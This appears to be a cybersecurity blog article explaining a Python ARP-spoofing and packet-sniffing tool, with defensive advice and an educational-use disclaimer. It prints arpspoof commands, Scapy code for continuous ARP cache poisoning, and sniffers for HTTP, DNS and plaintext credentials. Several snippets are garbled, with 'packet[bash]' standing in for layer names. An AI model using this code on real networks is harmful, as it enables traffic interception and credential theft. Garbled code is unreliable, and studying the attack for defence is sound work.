Listen to this Post
Introduction:

In the ever-evolving landscape of cybersecurity, understanding network-level attacks is not just an academic exercise—it is a fundamental requirement for anyone serious about defense. Man-in-the-Middle (MITM) attacks, particularly those leveraging Address Resolution Protocol (ARP) spoofing, remain one of the most effective ways for adversaries to intercept, monitor, and manipulate traffic within a local network. The recent development of NetworkSniffer, a Python-based tool that combines ARP spoofing with live packet sniffing, exemplifies the shift from passive learning to active, practical engagement with these critical concepts. This article provides a comprehensive technical breakdown of how such tools operate, the protocols they exploit, and the defensive measures necessary to mitigate these risks.
Learning Objectives:
- Understand the technical mechanics of ARP spoofing and how it enables MITM positioning within a local network.
- Learn how packet sniffing with Scapy captures and dissects live network traffic, including HTTP requests and DNS queries.
- Identify the security implications of plaintext credential transmission and the protective role of HTTPS.
- Gain practical knowledge of defensive strategies, including ARP spoofing detection and network segmentation.
- Explore cross-platform implementation considerations for security tools in Python.
You Should Know:
- ARP Spoofing: The Foundation of the MITM Attack
ARP spoofing, also known as ARP cache poisoning, is a technique where an attacker sends falsified ARP messages onto a local network. The goal is to associate the attacker’s MAC address with the IP address of another host—typically the default gateway—causing any traffic destined for that IP to be sent to the attacker instead.
Technical Breakdown:
The ARP protocol operates at the Data Link Layer (Layer 2) and is responsible for resolving IP addresses to MAC addresses. When a device needs to communicate with another host on the same subnet, it broadcasts an ARP request: “Who has IP X.X.X.X?” The legitimate owner responds with its MAC address. In an ARP spoofing attack, the attacker continuously sends unsolicited ARP replies (gratuitous ARP) to both the victim and the gateway, poisoning their ARP caches.
The attacker tells the victim: “The gateway’s IP is at my MAC address.” Simultaneously, the attacker tells the gateway: “The victim’s IP is at my MAC address.” Consequently, all traffic between the victim and the gateway flows through the attacker’s machine, establishing a MITM position.
Enabling IP Forwarding (Linux):
For the MITM attack to work without disrupting network connectivity, the attacker’s machine must forward packets between the victim and the gateway. On Linux, this is achieved by enabling IP forwarding:
 Enable IP forwarding (temporary, until reboot)
sudo sysctl -w net.ipv4.ip_forward=1

To make it permanent, uncomment or add the following line in /etc/sysctl.conf:
 net.ipv4.ip_forward = 1
Executing ARP Spoofing with `arpspoof` (Linux):
The `arpspoof` tool, part of the dsniff suite, is a common utility for conducting ARP spoofing:
 Poison the victim's ARP cache (tell victim that gateway IP is at attacker's MAC)
sudo arpspoof -i eth0 -t 192.168.1.10 192.168.1.1

Poison the gateway's ARP cache (tell gateway that victim IP is at attacker's MAC)
sudo arpspoof -i eth0 -t 192.168.1.1 192.168.1.10
Using Scapy for ARP Spoofing (Python):
NetworkSniffer leverages Scapy, a powerful Python library for packet manipulation, to craft and send ARP packets programmatically. Below is a simplified implementation:
from scapy.all import ARP, send, Ether
import time

def arp_spoof(target_ip, spoof_ip):
"""
Sends an ARP response to the target, telling them that spoof_ip
is at the attacker's MAC address.
"""
 Craft ARP packet: op=2 indicates a response
arp_response = ARP(op=2, pdst=target_ip, psrc=spoof_ip, hwdst="ff:ff:ff:ff:ff:ff")
 Send the packet
send(arp_response, verbose=False)

Example usage: Spoof the gateway (192.168.1.1) to the victim (192.168.1.10)
while True:
arp_spoof("192.168.1.10", "192.168.1.1")
arp_spoof("192.168.1.1", "192.168.1.10")
time.sleep(2)  Send packets periodically to maintain the spoof
This continuous poisoning ensures that the ARP caches remain corrupted, maintaining the MITM position.
- Packet Sniffing with Scapy: Capturing and Analyzing Network Traffic
Once the MITM position is established, the attacker can capture all packets traversing between the victim and the gateway. NetworkSniffer uses Scapy’s sniffing capabilities to intercept and analyze this traffic in real-time.
Basic Packet Sniffing with Scapy:
from scapy.all import sniff

def packet_callback(packet):
"""
Callback function invoked for each captured packet.
"""
print(packet.summary())

Sniff on interface eth0, capturing all packets (no filter)
sniff(iface="eth0", prn=packet_callback, store=False)
Filtering HTTP Traffic:
To monitor HTTP requests specifically, the tool filters packets based on TCP port 80 and looks for HTTP payloads:
from scapy.all import sniff, TCP, IP, Raw

def http_packet_callback(packet):
if packet.haslayer(TCP) and packet.haslayer(Raw):
tcp_layer = packet[bash]
 Check if the destination port is 80 (HTTP)
if tcp_layer.dport == 80 or tcp_layer.sport == 80:
try:
payload = packet[bash].load.decode('utf-8', errors='ignore')
 Look for HTTP GET or POST requests
if "GET" in payload or "POST" in payload:
print(f"[bash] {payload[:200]}...")
except:
pass

sniff(iface="eth0", filter="tcp port 80", prn=http_packet_callback, store=False)
DNS Query Logging:
DNS queries are typically sent over UDP port 53. Logging these can reveal the domains a victim is accessing:
from scapy.all import sniff, DNS, DNSQR, IP, UDP

def dns_callback(packet):
if packet.haslayer(DNS) and packet.haslayer(DNSQR):
dns_layer = packet[bash]
if dns_layer.qr == 0:  QR=0 indicates a query
query_name = dns_layer[bash].qname.decode('utf-8')
print(f"[DNS Query] {query_name}")

sniff(iface="eth0", filter="udp port 53", prn=dns_callback, store=False)
- The Danger of Plaintext Credentials: Why HTTPS Matters
One of the most critical security lessons that building NetworkSniffer reinforces is the vulnerability of plaintext protocols. When a victim accesses a website over HTTP, any credentials, session cookies, or sensitive data transmitted are sent in cleartext. An attacker in a MITM position can trivially extract this information.
Extracting Plaintext Credentials:
from scapy.all import sniff, TCP, Raw

def credential_callback(packet):
if packet.haslayer(TCP) and packet.haslayer(Raw):
payload = packet[bash].load.decode('utf-8', errors='ignore')
 Simple heuristic: look for "username" and "password" in POST requests
if "POST" in payload and ("username" in payload or "password" in payload):
print(f"[!] Potential Credentials Exposed: {payload[:500]}")

sniff(iface="eth0", filter="tcp port 80", prn=credential_callback, store=False)
HTTPS Protection:
HTTPS encrypts the entire HTTP session using TLS/SSL, rendering the payload unintelligible to a passive sniffer. Even with ARP spoofing in place, an attacker cannot decrypt the traffic without the server’s private key or by performing a more sophisticated SSL stripping attack. This underscores why HTTPS is non-1egotiable for any application handling sensitive data.
4. Defensive Measures: Detecting and Mitigating ARP Spoofing
Understanding the attack is the first step toward building effective defenses. Several strategies can detect and prevent ARP spoofing:
Static ARP Entries:
On critical hosts, static ARP entries can be configured to prevent poisoning. However, this is not scalable in large networks.
ARP Spoofing Detection Tools:
Tools like `arpwatch` monitor ARP traffic and alert on suspicious changes. On Linux, `arpwatch` can be installed and configured to log ARP activity:
sudo apt-get install arpwatch
sudo arpwatch -i eth0
Dynamic ARP Inspection (DAI):
On managed switches, DAI can validate ARP packets against a trusted database (DHCP snooping binding table), dropping invalid ARP responses.
Network Segmentation and VLANs:
Segmenting the network into VLANs limits the broadcast domain of ARP, reducing the attack surface.
Monitoring with Python:
A simple Python script using Scapy can detect ARP spoofing by comparing MAC addresses of ARP responses:
from scapy.all import sniff, ARP

def detect_arp_spoof(packet):
if packet.haslayer(ARP) and packet[bash].op == 2:  ARP response
 Maintain a dictionary mapping IPs to MACs
 Alert if the MAC changes unexpectedly
pass

sniff(iface="eth0", filter="arp", prn=detect_arp_spoof, store=False)
5. Cross-Platform Considerations and Tool Deployment
NetworkSniffer is designed for cross-platform support, a critical feature for security tools that may need to operate in diverse environments. While Scapy works on Windows, Linux, and macOS, there are platform-specific nuances:
- Linux: Requires root privileges. Install Scapy via
pip install scapy. Libpcap is typically pre-installed or available via package manager. - Windows: Requires Npcap (a Windows port of libpcap) to be installed. Scapy can then capture packets similarly.
- macOS: Similar to Linux, requires libpcap and root privileges.
Installation Commands:
 Linux (Debian/Ubuntu)
sudo apt-get install python3-pip libpcap-dev
pip3 install scapy

Windows (via PowerShell as Administrator)
 Download and install Npcap from https://npcap.com/
pip install scapy
Running the Tool:
 On Linux/macOS
sudo python3 networksniffer.py

On Windows (Command Prompt as Administrator)
python networksniffer.py
The tool also features a clean terminal interface, making it accessible for educational demonstrations and authorized testing scenarios.
6. Legal and Ethical Boundaries: Educational Use Only
NetworkSniffer is explicitly designed for educational purposes and authorized security testing. Using such tools on networks without explicit permission is illegal and unethical. The project’s emphasis on “educational use only” reflects a responsible approach to cybersecurity learning, encouraging practitioners to develop skills in controlled, authorized environments.
Recommended Lab Setup:
- Virtual Machines: Use VirtualBox or VMware to set up an attacker machine (Kali Linux), a victim machine (Windows or Linux), and a simulated gateway.
- Isolated Network: Ensure all testing occurs on an isolated network to avoid disrupting production environments.
- Documentation: Log all activities for learning and review purposes.
What Undercode Say:
- Key Takeaway 1: Building practical security tools like NetworkSniffer bridges the gap between theoretical knowledge and real-world application, deepening understanding of network protocols, attack vectors, and defense mechanisms.
- Key Takeaway 2: The prevalence of plaintext protocols (HTTP, FTP, Telnet) remains a significant security risk; HTTPS and encryption are essential for protecting sensitive data in transit.
Analysis:
The development of NetworkSniffer is a testament to the value of hands-on learning in cybersecurity. By implementing ARP spoofing and packet sniffing from scratch, the developer has gained insights that go far beyond what reading textbooks or watching tutorials can provide. The project highlights several critical aspects of modern network security: the fragility of the ARP protocol, the ease with which unencrypted traffic can be intercepted, and the necessity of defense-in-depth strategies. Furthermore, the tool’s cross-platform compatibility and clean interface demonstrate a commitment to usability and accessibility, which are crucial for educational tools. As the developer continues to build more sophisticated projects, the foundational knowledge gained from NetworkSniffer will serve as a solid base for exploring more advanced topics like SSL stripping, DNS spoofing, and network forensics. The emphasis on ethical use and authorized testing is also commendable, reinforcing the importance of integrity and responsibility in the cybersecurity profession.
Prediction:
- +1 The growing accessibility of tools like NetworkSniffer will accelerate the learning curve for aspiring security professionals, producing a more skilled and capable workforce.
- -1 As more individuals experiment with such tools, there is a risk of misuse by less scrupulous actors, potentially leading to an increase in small-scale network attacks.
- +1 The continued emphasis on building practical projects will drive innovation in security tooling, with more developers contributing open-source solutions to the community.
- -1 Organizations must remain vigilant and invest in robust network monitoring and defense mechanisms, as the barrier to entry for executing MITM attacks continues to lower.
- +1 The focus on HTTPS and encryption will likely intensify, with more services adopting secure protocols by default, reducing the effectiveness of passive sniffing attacks.
- +1 Educational institutions and training programs will increasingly incorporate hands-on projects like NetworkSniffer into their curricula, fostering a more practical and engaging learning environment.
- -1 The sophistication of attack tools will outpace defensive measures in some environments, particularly in smaller organizations with limited security budgets and expertise.
- +1 The open-source nature of such projects encourages collaboration and peer review, leading to more robust and secure tools over time.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Shivam D – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


